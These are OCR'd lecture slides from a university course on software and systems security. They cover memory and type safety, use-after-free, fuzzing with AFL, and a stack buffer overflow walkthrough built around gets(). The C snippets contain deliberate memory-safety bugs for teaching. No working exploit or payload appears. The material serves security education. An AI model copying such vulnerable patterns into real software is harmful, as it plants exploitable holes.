Lecture 0x0A: Software and Systems Security

SWE3009: Internet Services and Security, Spring 2021

Hojoon Lee

Systems Security Lab @ SKKU

Systems Security Lab

SUNGKYUNKWAN UNIVERSITY 1398 성균관대학교

Software Security Definitions

Software have bugs

- How often do you compile your program for the first time and it compiles without an error?
  - Sometimes, but this is kinda scary ☺
- How often do you test your program for the first time and it runs perfectly? (program with some complexity)
  - You haven't found the bug yet ☺

Low-level Languages and Software Security

- Low-level languages such as (C/C++) trade type safety and memory safety for performance
  - The responsibilities are on programmers
- A large volume of legacy software and performance-critical software are written in C/C++
- Too many bugs to find and fix manually

Memory Safety

Definition: Memory Safety

- Memory Safety is a property that ensure that all memory access adhere to the semantics defined by the source programming language.
- A program is memory safe if all possible execution of that program are *memory safe*

Spatial Memory Safety

Definition: Spatial Memory Safety

- Spatial memory safety is a property that ensure that all memory *dereferences* are within bounds of their pointer's valid objects

- Objects bounds are defined when the object is allocated
  - e.g., `malloc(sizeof(MyObj));`
  - e.g., `char arry[10];`
- Any computed pointer to that object inherits the bounds of the object
  - e.g., `char array[10]; // Bounds &array[0] ~ &array[9]`
  - `char *p = array; // Bounds of p = &array[0] ~ &array[9]`
- Any pointers that point outside of their associated object must not be deferenced
  - `array[11] = ‘a’. // Should not happen`

Spatial Memory Corruption

```
...
char array[10]; // array of 10 chars
array[10] = 'a'; // ???
...
```

- Do you see the bug?
- This is a quintessential case of a spatial memory *bug* that causes memory *corruption*

Temporal Memory Safety

Definition: Temporal Memory Safety

- Temporal memory safety is a property that ensure that all memory dereferences are valid *at the time* of the dereference.

- The object pointed by the pointer is not valid at the time of dereferencing
  - Dereferencing an object that has been freed

Temporal Memory Corruption

```
int* bar(){
    int a = getRandomNumber(); // a = 77;
    int *p = &a;
    return p;
}
void foo(){
    int *p = bar();
    somefunc();
    someOtherfunc(*p);
}
```

- A common mistake I often see C programming beginners
- What is the value of *p?

Temporal Memory Corruption

```
[Thread 1]
...
MyObj* obj =
malloc(sizeof(MyObj));
...

[Thread 2]
...
free(obj);

[Thread 3]
obj->studentName;
```

- Use-After-Free: THE most common type of temporal memory corruption
- What if Thread 3 is to call some function of MyObj?

Logic Bugs

- Zillions of program-specific cases
- Easier to find and fix compared to memory corruption bugs

Type Safety

Definition: Type Safety

- Type Safety ensures that only the operations that do not violate the rules of the type system are allowed

Type Safety Violation

```
  struct ObjA{                        struct ObjB{
      int a;                              int a;
      int b;                              int b;
      int c;                          }
  }

ObjA_ptr = (struct ObjA*)& ObjB_instance;
ObjA_ptr->c;  // Totally legal in C
```

- C/C++ does not provide type-safety by design
- Dealing with types and not making errors is up to programmers

Safe Programming Languages

- Modern high-level languages often provide memory-safety and type-safety
- Memory safe and strongly-typed languages
  - Python,
  - Java,
  - Rust
  - Etc …

How Do We Find Bugs?


- Formal verification
- Static analysis
- Fuzzing

Formal Verification

- Formal methods is the act of using formal methods to prove or disprove the correctness of the given system using it's formal specifications
- Mathematical models are used for proving the correctness of program behavior

Solution: Formal Verification

- Formal Verification of software defines
  - A model (the software)
  - Specifications



- Approach that tries to mathematically prove the correctness of a program

Formal Verification

- Not suitable for …
  - Large and complex software
  - Frequently updated software
  - (Most of software that you use)
- Suitable for
  - Relatively smaller software
  - Seldom updated software
  - Software for spaceships, miltary aircraft etc…

Static Analysis


- Analyze programs without executing it
  - Source code
  - IR/Machine Code
- Static analysis is widely used in bug finding, vulnerability detection


Fuzzing

- Fuzzing is an automated form of testing that runs code on (semi) random input
- Any inputs that crash program are recorded
- Crash reports are analyzed to check if the bug is exploitable

Fuzzing

- Widely used in practice by
  - Software companies
  - Hackers who are looking for vulnerabilities
- Actively researched field in academia





```
                american fuzzy lop 0.94b (unrtf)

┌─ process timing ─────────────────────────────────────┬─ overall results ─────┐
│        run time : 0 days, 0 hrs, 0 min, 37 sec        │  cycles done : 0      │
│   last new path : 0 days, 0 hrs, 0 min, 0 sec         │  total paths : 268    │
│ last uniq crash : 0 days, 0 hrs, 0 min, 21 sec        │ uniq crashes : 1      │
│  last uniq hang : none seen yet                       │   uniq hangs : 0      │
├─ cycle progress ────────────────────┬─ map coverage ─┴───────────────────────┤
│  now processing : 0 (0.00%)         │    map density : 1360 (2.08%)          │
│ paths timed out : 0 (0.00%)         │ count coverage : 2.62 bits/tuple       │
├─ stage progress ────────────────────┼─ findings in depth ────────────────────┤
│  now trying : bitflip 2/1           │ favored paths : 1 (0.37%)              │
│ stage execs : 7406/13.3k (55.57%)   │  new edges on : 118 (44.03%)           │
│ total execs : 24.2k                 │ total crashes : 5 (1 unique)           │
│  exec speed : 646.5/sec             │   total hangs : 0 (0 unique)           │
├─ fuzzing strategy yields ───────────┴───────────────┬─ path geometry ────────┤
│   bit flips : 220/13.3k, 0/0, 0/0                   │    levels : 2          │
│  byte flips : 0/0, 0/0, 0/0                         │   pending : 268        │
│ arithmetics : 0/0, 0/0, 0/0                         │  pend fav : 1          │
│  known ints : 0/0, 0/0, 0/0                         │ own finds : 267        │
│       havoc : 0/0, 0/0                              │  imported : 0          │
│        trim : 4 B/820 (0.24% gain)                  │  variable : 0          │
└─────────────────────────────────────────────────────┴────────────────────────┘
                                                                   [cpu: 29%]
```

Secure Coding Education

- The best way to (not) find bugs is to not create them in the first place
- Writing secure software is increasingly more important today
- Many programming courses have started including secure coding education

Software Attacks and Defenses

Software Exploitation

- Memory corruption creates undefined behaviors in a program
- The program execution has escaped the intended programmer logic and it's behavior is nothing like the original source code

Software Exploitation

- Can we control the program state *after* the bug is triggered and do something evil?

Definition: Control-Flow Hijacking

The act of seizing the control of the program state or execution using a software bug to execute arbitrary operations


Runtime Software Attack Mitigations

- **Assumption**: the program may have exploitable bugs
- **Goal**: make exploitation infeasible or very difficult
- Runtime software defense leverage OS, compiler, runtime software to render attacks more difficult

Runtime Software Attack Mitigations

- Modern computer systems have multiple layers of attack mitigations in place
  - DEP
  - ASLR
  - Canaries
  - ETC...
- Many of these defense mechanisms are enforced by default

Eternal War in Memory




Stack Buffer Overflow

Code

```
foo ():
        ...
->      call bar()
        ...
bar ():
        push ebp
        mov  ebp,esp
        sub  esp,0x20
        ...
        gets(buf)
        ...
        mov  esp, ebp
        pop  ebp
        ret
```

Stack

Stack Buffer Overflow



Code

```
foo ():
    ...
    call bar()
    ...
bar ():
—>  push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```


Stack

Stack Buffer Overflow

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
—>  mov  ebp,esp
    sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```

Stack



%ESP —>


Foo’s ebp

Ret Addr

Stack Buffer Overflow

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
->  sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```




Stack Buffer Overflow

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
--> sub  esp,0x20
    ...
    gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```


Stack



Stack Buffer Overflow

Code

```
foo ():
    ...
    call bar()
    ...
bar ():
    push ebp
    mov  ebp,esp
    sub  esp,0x20
    ...
—> gets(buf)
    ...
    mov  esp, ebp
    pop  ebp
    ret
```



Stack

%ESP —>

buf
(0x20 bytes)


%EBP —>

Foo's ebp

Ret Addr

```
Enter your input:
```

